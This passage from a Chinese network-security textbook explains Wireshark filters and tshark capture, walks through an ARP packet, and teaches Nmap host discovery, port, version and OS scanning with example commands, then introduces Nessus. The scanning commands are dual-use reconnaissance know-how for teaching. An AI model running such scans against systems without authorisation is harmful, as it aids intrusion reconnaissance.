(6) 按包长度过滤。例如 udp.length==26，这个长度是指 udp 本身固定长度 8 加上 udp 下面的数据包之和。而 tcp.len >=7 指的是 ip 数据包(tcp 下面的数据)，不包括 tcp 本身。ip.len==94 除了以太网头固定长度 14，其他都算是 ip.len，即从 ip 本身到最后。frame.len==119 指整个数据包长度，从 eth 开始到最后，即 eth→ip 或 arp→tcp 或 udp→数据。

(7) 按参数过滤。例如按 TCP 参数过滤：

```
tcp.flags                                     //显示包含 TCP 标志的数据包
tcp.flags.syn==0x02                           //显示包含 TCP SYN 标志的数据包
```

(8) 按内容过滤。例如：

```
tcp[20]                                      //表示从 20 开始,取 1 个字符
tcp[20:]                                     //表示从 20 开始,取 1 个字符以上
tcp[20:8]                                    //表示从 20 开始,取 8 个字符
```

(9) 采用逻辑运算过滤。过滤语句可利用 &&(表示“与”)、‖(表示“或”)和!(表示“非”)来组合使用多个限制规则,例如(http && ip.dst==192.168.0.123) ‖ dns。再如要排除 arp 包,则使用!arp 或者 not arp。

在使用过滤器时,如果填入的过滤规则语法有误,背景色会变成红色;如果填入的过滤规则合法,则背景色是绿色的。初学者为减少错误,可单击 Filter,通过会话窗口来使用过滤器。

1.3.1.3 Wireshark 命令行抓包

除 GUI 界面外,Wireshark 还提供了命令行界面的操作方式,可以直接在命令提示符窗口下运行 Wireshark 进行抓包。使用时须先进入命令提示符窗口,再进入 Wireshark 的安装目录,然后在命令行输入 Wireshark -h,就可以看到 Wireshark 的使用帮助。

Wireshark 还配置了一些命令行工具,例如 tshark、dumpcap、capinfos、editcap、mergecap。

一个 Winshark 的命令行抓包过程大致如下：

(1) 进入软件安装路径,例如 C:\Program Files\Wireshark。

(2) 用 tshark -D 找出使用中的网卡对应的序号。

(3) 执行抓包命令：tshark -i 网卡序号 -w 保存的文件名.pcap。

命令执行开始后,可以看到抓包数字一直在递增,如没有,应该检查网卡序号是否正确。

(4) 按 Ctrl+C 键结束抓包。

使用命令行抓包时,要注意以下问题：

(1) 如果使用 GUI 界面模式操作(wireshark.exe),由于需要实时分析,可能会给 CPU 和内存造成很大压力,一般使用命令行模式(tshark.exe)操作。

(2) 抓包形成的文件大小会随着抓到的包的数量增加而快速增长,所以要适时终止抓包,避免耗用过多资源。

1.3.1.4 Wireshark 数据包捕获实例

下面进行一次简单的数据包捕获。这里以 ARP 协议为例演示数据的分析过程。首先启动监听(没有设置捕获过滤器),等过一会儿后,停止抓包。然后在显示过滤器输入 arp(注意是小写)作为过滤条件,回车或者单击 Apply 按钮,筛选出 ARP 分组。某时刻抓到的 ARP 包如图 1-15 所示。

Wireshark 窗口的数据帧列表的每一行都对应着网络上一个单独的数据包。默认情况下,每行会显示数据包的时间戳、源地址和目标地址,所使用的协议及关于数据包的一些信息。通过单击此列表中的某一行,可以获悉更详细的信息。

数据帧详情面板中间的树状信息包含着上部列表中选择的某数据包的详细信息。⊞图标揭示了包含在数据包内的每一层信息的细节内容。这部分的信息分布与查看的协议有关,一般包含有物理层、数据链路层、网络层、传输层等各层信息。




图 1-15　某时刻抓到的 ARP 包

在物理层，可以得到线路的字节数和抓取到的字节数，还有抓包的时间戳和距离第一次抓包的间隔等信息。

在数据链路层，可以得到源网卡物理地址和目的网卡物理地址，还有帧类型。

在网络层，可以得到版本号、源 IP 和目的 IP、报头长度、包的总长度、TTL 和网络协议等信息。

在传输层，可以得到源端口和目的端口，还有序列号和控制位等有效信息。

底部的数据帧字节面板以十六进制及 ASCII 形式显示出数据包的内容，其内容对应于中部数据帧详情面板的某一行。

如图 1-15 所示，第 1 列是捕获数据的编号；第 2 列是捕获数据的相对时间，开始捕获时为 0.000 秒；第 3 列是源地址；第 4 列是目的地址；第 5 列是数据包的信息。

经过过滤，其他的协议数据包都被过滤掉了，只剩下 ARP 协议的包。注意到中间部分的3 行前面都有一个⊞，单击它，这一行就会被展开。

先展开第 1 行，这一行主要包含帧的一些基本信息，如图 1-16 所示。

帧的编号：355（捕获时的编号）。

帧的大小：60B。再加上 4B 的 CRC 计算在里面，就刚好满足最小 64B 的要求。

接下来的信息还有帧被捕获的日期和时间、帧距离前一个帧的捕获时间差、帧距离第一个帧的捕获时间差等，以及表明帧装载的协议是 ARP。

接着展开第 2 行，这一行主要包含地址一类的信息，如图 1-17 所示。

Destination（目的地址）：ff:ff:ff:ff:ff:ff，这是 MAC 广播地址，局域网中的所有计算机都会接收这个数据帧。

Source（源地址）：00:88:99:00:12:ff。

```
⊟ Frame 355: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
    Interface id: 0
    WTAP_ENCAP: 1
    Arrival Time: Apr  8, 2013 16:06:16.492306000 □□□□□□
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1365408376.492306000 seconds
    [Time delta from previous captured frame: 0.010024000 seconds]
    [Time delta from previous displayed frame: 7.451400000 seconds]
    [Time since reference or first frame: 11.047289000 seconds]
    Frame Number: 355
    Frame Length: 60 bytes (480 bits)
    Capture Length: 60 bytes (480 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:arp]
    [Coloring Rule Name: ARP]
    [Coloring Rule String: arp]
⊞ Ethernet II, Src: 00:88:99:00:12:ff (00:88:99:00:12:ff), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)
```

图 1-16　帧的基本信息

```
⊞ Frame 355: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊟ Ethernet II, Src: 00:88:99:00:12:ff (00:88:99:00:12:ff), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ⊟ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
      Address: Broadcast (ff:ff:ff:ff:ff:ff)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the f
      .... ...1 .... .... .... .... = IG bit: Group address (multicast/broadcast)
  ⊟ Source: 00:88:99:00:12:ff (00:88:99:00:12:ff)
      Address: 00:88:99:00:12:ff (00:88:99:00:12:ff)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
⊞ Address Resolution Protocol (request)
```

图 1-17　地址信息

Type(帧中封装的协议类型)：ARP0x0806，这是 ARP 协议的类型编号；Trailer 是协议中填充的数据，以保证帧最少有 64B。

再展开第 3 行，这一行主要包含协议的格式，如图 1-18 所示。

```
⊞ Frame 355: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: 00:88:99:00:12:ff (00:88:99:00:12:ff), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 00:88:99:00:12:ff (00:88:99:00:12:ff)
    Sender IP address: 172.18.186.34 (172.18.186.34)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 172.18.187.254 (172.18.187.254)
```

图 1-18　数据包协议格式

地址解析协议信息有硬件类型(以太网)、协议类型(IP)、硬件大小(6)、协议大小(4)、发送方 MAC 地址、发送方 IP 地址、目的 MAC 地址、目的 IP 地址等。

通常在分析时，要结合协议的格式、特点等来进行。由于很多协议存在安全漏洞，因此对抓取的数据包还可以进行安全方面的讨论。

在分析数据包时，数据包列表的每一行都有背景色，这对区别不同协议有一定的作用。深蓝色的行对应着 DNS 通信，浅蓝色的行是 UDP 通信，绿色行表示 HTTP 通信。Wireshark 包括一个复杂的颜色编码方案。要查看或设置颜色方案，选择 View|Coloring Rules 菜单项(或单击工具栏上的按钮)，可以看到 Coloring Rules 的颜色设置界面。Wireshark 已经内置了默认的颜色设置，可以根据需要适当修改。

总的来说，Wireshark 是一款功能强大而操作相对简便的抓包软件。在进行网络实验时，往往采用抓包分析的方法来分析一些实验，故应熟练掌握此工具软件。

1.3.2　网络扫描器 Nmap

Nmap(network mapper，网络映射器)是由 Fyodor 制作的端口扫描工具，其官方网站是 http://www.nmap.com/。

Nmap 是一款开源的扫描工具，用于系统管理员查看一个大型的网络有哪些主机以及其上运行何种服务。Nmap 除了提供基本的 TCP 和 UDP 端口扫描功能外，还综合集成了众多扫描技术，现在的端口扫描技术很大程度上是根据 Nmap 的功能设置来划分的。

Nmap 提供一些实用功能，如通过 TCP/IP 来鉴别操作系统类型、秘密扫描、动态延迟和重发、平行扫描、通过并行的 ping 鉴别主机存活、欺骗扫描、端口过滤探测、直接的 RPC 扫描、分布扫描、灵活的目标选择以及端口的描述。

Nmap 主要的特色就是多种扫描模式以及指纹识别技术。Nmap 采用一种称为“TCP 栈指纹鉴别”(stack fingerprinting)的技术来探测目标主机的操作系统类型，据此推断主机所用的操作系统，这是 Nmap 的一个卓越功能。

1. Nmap 功能架构图

Nmap 功能架构图如图 1-19 所示。




图 1-19　Nmap 的主循环流程

2. Nmap 的扫描过程

由图 1-19 可见，Nmap 包含 4 项基本功能：主机发现、端口扫描、版本侦测、操作系统侦测，这 4 项功能之间，又存在大致的依赖关系(通常情况下的顺序关系，但特殊应用另外考虑)。首先需要进行主机发现，随后确定端口状况，确定端口上运行的具体应用程序与版本信息，最后可以进行操作系统的侦测。而在 4 项基本功能的基础上，Nmap 能规避防火墙与 IDS(Intrusion Detection System，入侵检测系统)，可以综合应用到 4 个基本功能的各个阶段。另外，Nmap 提供强大的 NSE(Nmap Scripting Language)脚本引擎功能，脚本可以对基本功能进行补充和扩展。

3. Nmap 安装

Nmap 可以安装在主流操作系统 Windows/Linux/UNIX/MacOS 上。在 Windows 上安装后，形成 Zenmap 的图形界面。Zenmap 是用 Python 语言编写而成的开源免费的图形界面，旨在为 Nmap 提供更加简单的操作方式。简单常用的操作命令可以保存成为 profile，用户扫描时选择 profile 即可，还可以方便地比较不同的扫描结果，并提供网络拓扑结构(Network Topology)的图形显示功能。

在 Zenmap 主窗口中(图 1-20)，Profile 栏用于设置扫描方式，可以选择 Zenmap 默认提供的 Profile 或用户创建的 Profile。Command 栏用于显示选择 Profile 对应的命令或用户自行指定的命令。

简单扫描流程可以直接在命令文本框中输入扫描命令，然后执行扫描。稍为复杂一点的操作是：填写扫描目标→选择扫描预配置类型→根据需要修改扫描命令→执行扫描。



图 1-20 Zenmap 图形界面

扫描结果展示在扫描结果输出区域的 5 个选项卡上，但是基本上所有内容都体现在 Nmap Output 页面中，其他页面可以认为是对此页面的可视化的解释说明。其中，Ports/Hosts 用于显示扫描的端口和主机，Topology 用于显示扫描到的目标机与本机之间的拓扑结构，Host Details 显示扫描主机的详细信息，Scans 是扫描命令的详细说明。

4. Nmap 命令行扫描

除 GUI 界面外，Nmap 还提供了命令行界面的操作方式，可以直接在命令提示符窗口下运行 Nmap 进行扫描。使用时须先进入命令提示符窗口，在命令行输入 nmap 就可以看到 Nmap 的使用帮助。

命令语法：

```
nmap [Scan Type(s)] [Options ]{target specification}
```

其中，Scan Type(s)用于指定扫描类型，Options 用于指定选项，target specification 用于指定扫描目标。

除了选项，所有出现在 Nmap 命令行上的都被视为对目标主机的说明。最简单的情况是指定一个目标 IP 地址或主机名。特别之处是，Nmap 命令行可以接受多个主机说明，而且它们不必是相同类型。例如：

```
nmap scanme.nmap.org 192.168.1.0/8
```

将和分别对 scanme. nmap. org 及 192. 168. 1. 0/8 进行扫描的效果相同。

5. NMAP 使用实例

如果直接针对某台计算机的 IP 地址或域名进行扫描，那么 Nmap 对该主机执行主机发现过程和端口扫描。该方式执行迅速，可以确定端口的开放状况。命令形式如下：

```
nmap targethost
```

该命令可以确定目标主机在线情况及端口基本状况。例如：

```
nmap 192.168.1.10
```

如果希望对某台主机进行完整全面的扫描，那么可以使用 nmap 内置的-A 选项。若使用了该选项，Nmap 对目标主机进行主机发现、端口扫描、应用程序与版本侦测、操作系统侦测及调用默认 NSE 脚本扫描。命令形式如下：

```
nmap -T4 -A -v targethost
```

其中，-A 选项用于使用进攻性(Aggressive)方式扫描；-T 指定扫描过程使用的时序(Timing)，有 6 个级别(0～5)，级别越高，扫描速度越快，但也容易被防火墙或 IDS 检测并屏蔽掉，在网络通信状况良好的情况推荐使用 T4；-v 表示显示冗余(verbosity)信息，在扫描过程中显示扫描的细节，从而了解当前的扫描状态。

例如，全面扫描 192.168.1.10，命令如下：

```
nmap -T4 -A -v 192.168.1.10
```

该命令执行时较为耗时，但结果信息量较多，全面提供了目标机的信息。

1.3.2.1 主机发现

主机发现即发现目标主机是否在线。通常主机发现并不单独使用，而只是作为端口扫描、版本侦测、操作系统侦测的先行步骤。而在某些特殊应用(例如确定大型局域网内活动主机的数量)中，可能会单独使用主机发现功能来完成。不管是作为辅助用法还是专门用途，都可以使用 Nmap 提供的丰富的选项来定制主机发现的探测方式。

比较常用的用法是：-sn，表示只单独进行主机发现过程；-Pn 表示直接跳过主机发现而进行端口扫描等高级操作(如果已经确知目标主机已经开启，可用该选项)。

下面以探测 scanme.nmap.org 的主机为例，演示主机发现的用法。命令如下：

```
nmap -sn -PE -PS80,135 -PU53 scanme.nmap.org
```

该命令向 scanme.nmap.org 的 IP 地址发送 4 个探测包：ICMP Echo、80 和 135 端口的 TCP SYN 包、53 端口的 UDP 包(DNS domain)。如果收到全部(或部分)回复(例如，收到 ICMP Echo 的回复与 80 端口的回复)，便可以确定 scanme.nmap.org 主机正常在线。

如果要扫描局域网 192.168.1.100～192.168.1.120 范围内哪些 IP 的主机是活动的，命令如下：

```
nmap -sn 192.168.1.100-120
```

1.3.2.2 端口扫描

端口扫描是 Nmap 最基本、最核心的功能，用于确定目标主机的 TCP/UDP 端口的开放情况。默认情况下，Nmap 会扫描 1000 个最有可能开放的 TCP 端口。Nmap 通过探测将端口划分为 6 个状态，如表 1-4 所示。

表 1-4 Nmap 端口状态

状　态	说　明
open	端口是开放的
closed	端口是关闭的

续表

状　　态	说　　明
filtered	端口被防火墙 IDS/IPS 屏蔽，无法确定其状态
unfiltered	端口没有被屏蔽，但是否开放需要进一步确定
open|filtered	端口是开放的或被屏蔽
closed|filtered	端口是关闭的或被屏蔽

Nmap 在端口扫描方面非常强大，提供了十多种探测方式。以扫描局域网内 192.168.1.100 主机为例，命令如下：

```
nmap -sS -sU -T4 --top-ports 300 192.168.1.100
```

参数-sS 表示使用 TCP SYN 方式扫描 TCP 端口；-sU 表示扫描 UDP 端口；-T4 表示时间级别配置 4 级；--top-ports 300 表示扫描最有可能开放的 300 个端口（TCP 和 UDP 分别有 300 个端口）。

1.3.2.3　版本侦测

版本侦测主要分为以下几个步骤：

首先检查 open 与 open|filtered 状态的端口是否在排除端口列表内。如果在排除列表内，将该端口剔除。

如果是 TCP 端口，尝试建立 TCP 连接。尝试等待片刻(通常 6s 或更多，具体时间可以查询文件 nmap-services-probes 中 Probe TCP NULL 对应的 totalwaitms)。通常在等待时间内，会接收到目标机发送的 Welcome Banner 信息。Nmap 将接收到的 Banner 与 nmap-services-probes 中 NULL probe 中的签名进行对比，查找对应应用程序的名字与版本信息。

如果通过 Welcome Banner 无法确定应用程序版本，那么 Nmap 再尝试发送其他的探测包(即从 nmap-services-probes 中挑选合适的 probe)，将 probe 得到的回复包与数据库中的签名进行对比。

如果反复探测都无法得出具体应用，那么打印出应用返回报文，让用户自行进一步判定。

如果是 UDP 端口，那么直接使用 nmap-services-probes 中的探测包进行探测匹配，根据结果对比分析出 UDP 应用服务类型。

如果探测到应用程序是 SSL，那么调用 openSSL 进一步探测运行在 SSL 之上的具体的应用类型。

如果探测到应用程序是 SunRPC，那么调用 brute-force RPC grinder 进一步探测具体服务。

例如，要对主机 192.168.1.100 进行版本侦测，命令如下：

```
nmap -sV 192.168.1.100
```

1.3.2.4　操作系统侦测

Nmap 使用 TCP/IP 协议栈指纹来识别不同的操作系统和设备。在 RFC 规范中，有些

地方对 TCP/IP 的实现并没有强制规定，由此不同的 TCP/IP 方案中可能都有自己的特定方式。Nmap 主要是根据这些细节上的差异来判断操作系统的类型的。

Nmap 内部包含了 2600 多个已知系统的指纹特征(在 Nmap 安装文件夹下的 nmap-os-db 文件中)。将此指纹数据库作为进行指纹对比的样本库。

实现时，Nmap 分别挑选一个开放的和关闭的端口，向其发送经过精心设计的 TCP/UDP/ICMP 数据包，根据返回的数据包生成一份系统指纹。

将探测生成的指纹与 nmap-os-db 中的指纹进行对比，查找匹配的系统。如果无法匹配，以概率形式列举出可能的系统。

操作系统侦测的用法相对简单，Nmap 提供的命令比较少。

-O：指定 Nmap 进行操作系统侦测。

--osscan-limit：限制 Nmap 只对确定的主机的进行操作系统探测(至少需确知该主机分别有一个开放的和关闭的端口)。

--osscan-guess：大胆猜测对方的主机的操作系统类型。由此准确性会下降不少，但会尽可能多地为用户提供潜在的操作系统。

例如，要对主机 192.168.1.100 进行操作系统侦测，命令如下：

```
nmap -O 192.168.1.100
```

指定-O 选项后先进行主机发现与端口扫描，根据扫描到的端口作进一步的操作系统侦测。获取的结果信息有设备类型、操作系统类型、操作系统的 CPE 描述、操作系统细节、网络距离等。

除此以外，Nmap 还提供了一些高级用法，如防火墙/IDS 规避，用于绕开防火墙与 IDS(入侵检测系统)的检测与屏蔽，以便能够更加详细地发现目标主机的状况。

1.3.3 漏洞扫描器 Nessus

漏洞扫描工具通过模拟黑客的行为，对目标系统进行攻击测试，发现其存在的安全漏洞，生成评估报告提供给客户，并给出相应的修补措施。

Nessus 是 Tenable Network Security 公司提供的远程安全扫描器，其第 3 版以前为开源代码，目前最新版本是 6.x，可运行于 Windows 和 Linux 平台。Nessus 对个人用户(家庭版)是免费的，只需要在官方网站上填写邮箱，就能收到注册号；而对商业用户是收费的。该扫描器采用客户/服务器模式，服务器端负责进行安全检查，客户端用来配置和管理服务器端。服务器端使用插件来进行安全测试，每一项安全测试都被写成一个扩展插件的形式，其所有插件列表发布在 http://cgi.nessus.org/plugins。插件用 NASL 脚本或 C 语言来编写。使用时可根据需要在扫描器中加入自己编写的插件，Nessus 自带上万个扫描插件。Tenable Network Security 公司负责维护及改进 Nessus 引擎以及绝大部分的插件。

Nessus 是一个功能强大而又简单易用的网络安全扫描工具，对网络管理员来说，它是不可多得的审核堵漏工具，被誉为黑客的血滴子、网管的百宝箱。其官方网站是 http://www.nessus.org/。

由于 Nessus 采用基于插件的技术，扩展性强，支持在线升级，可以扫描自定义漏洞或者最新的安全漏洞。Nessus 通过插件模拟黑客的攻击，对目标主机系统进行攻击性的安全漏

洞扫描，如测试弱势口令等，若模拟攻击成功，则表明目标主机系统存在安全漏洞。

Nessus 可以完成多项安全工作，如扫描选定范围内的主机的端口开放情况、提供的服务、是否存在安全漏洞等等。它采用了基于多种安全漏洞的扫描，避免了扫描不完整的情况。

1.3.3.1 Nessus 的体系结构

Nessus 采用客户/服务器体系结构，客户端提供了运行在 Windows 下的图形界面，也接受用户的命令与服务器通信。Nessus 采用了一个共享的信息接口，称为知识库，其中保存了前面进行检查的结果。检查的结果可以 HTML、纯文本、LaTeX（一种文本文件格式）等几种格式保存。在 Windows 平台上，客户端无须另外安装软件。Nessus 的体系结构如图 1-21 所示。

